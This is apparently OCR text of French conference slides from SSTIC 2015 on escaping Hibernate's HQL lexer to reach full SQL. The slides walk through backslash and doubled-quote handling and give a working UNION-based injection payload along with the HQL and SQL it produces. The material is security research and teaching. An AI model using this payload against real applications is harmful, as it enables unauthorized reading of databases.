
SYNACKTIV
DIGITAL SECURITY



HQL : Hyperpasnet Query Language

(ou comment accéder à toute l'API SQL via une injection HQL ?)


Présenté 04/06/2015

Pour SSTIC 2015

Par Renaud Dubourguais


Un jour, par hasard...

- **Rencontre avec une injection HQL**



  - Let's have some fun!

La douloureuse réalité...



- **HQL manque cruellement de ressources...**
  - Pas d'UNION, de mise en commentaires, etc.
  - Absence de nombreuses fonctions built-in très utiles
  - Pas d'opérateurs logiques bit-à-bit
  - Seules les données mappées dans Hibernate sont visibles

- **Jouer avec une injection HQL c'est souvent :**
  - En aveugle (seulement toi, elle et son pote Java… dans le noir…)
  - Pour un intérêt réduit (on est souvent déçu à l'arrivée...)

Les vieilles connaissances restent souvent les meilleures

- **HQL n'est qu'une surcouche à SQL**
  - Qui impose ses limites au passage...

```
from Contact WHERE lastname LIKE '%Doe%'
```


Création de la requête SQL
au travers d'un lexer et d'arbres AST

```
SELECT contac0_.id as id1_,
    contac0_.firstname as firstname1_,
    contac0_.lastname as lastname1_,
    contac0_.address as address_1,
    contac0_.phone as phone_1
FROM app1.contact contac0_
WHERE contac0_.lastname LIKE '%Doe%'
```

Déçu de cette première expérience, je préfère me tourner vers ce bon vieux tonton SQL...

ASTfication

- **Analyse du *lexer* HQL**
  - « \ » est un caractère comme les autres en HQL
  - « '' » permet d'échapper « ' » dans une chaîne HQL
  - Avec les deux, on casse la requête SQL sous-jacente sans casser la syntaxe de la requête HQL



ASTfication

- **Contournement du *lexer* HQL**

```
lastname="test1' AND '1\''=1 UNION SELECT 1,version(),3,4,5,6 --
'='1"
```

Injection dans la requête HQL

```
from Contact
WHERE lastname LIKE '%test1'
AND '1\''=1 UNION SELECT 1,version(),3,4,5,6 -- '='1%'
```

Ceci est considérée comme une chaîne en HQL

ASTfication

- **En SQL « \ » prend alors tout son sens...**

```
SELECT contact0_.id as id1_0_,
        contact0_.title as title2_0_,
       contact0_.firstname as firstnam3_0_,
        contact0_.lastname as lastname4_0_,
       contact0_.address as address5_0_,
       contact0_.phone as phone6_0_
FROM app1.contact contact0_
WHERE (contact0_.lastname like '%test1')
AND '1\''=1
UNION
SELECT 1,version(),3,4,5,6 -- '='1%'
```

Parenthèses ajoutées lors de la conversion HQL → SQL

« \ » échappe le 1er « ' »

Le 2e « ' » ferme alors la chaîne « 1' »

Le reste devient un morceau de SQL et donne accès à toute l'API SQL

Démo...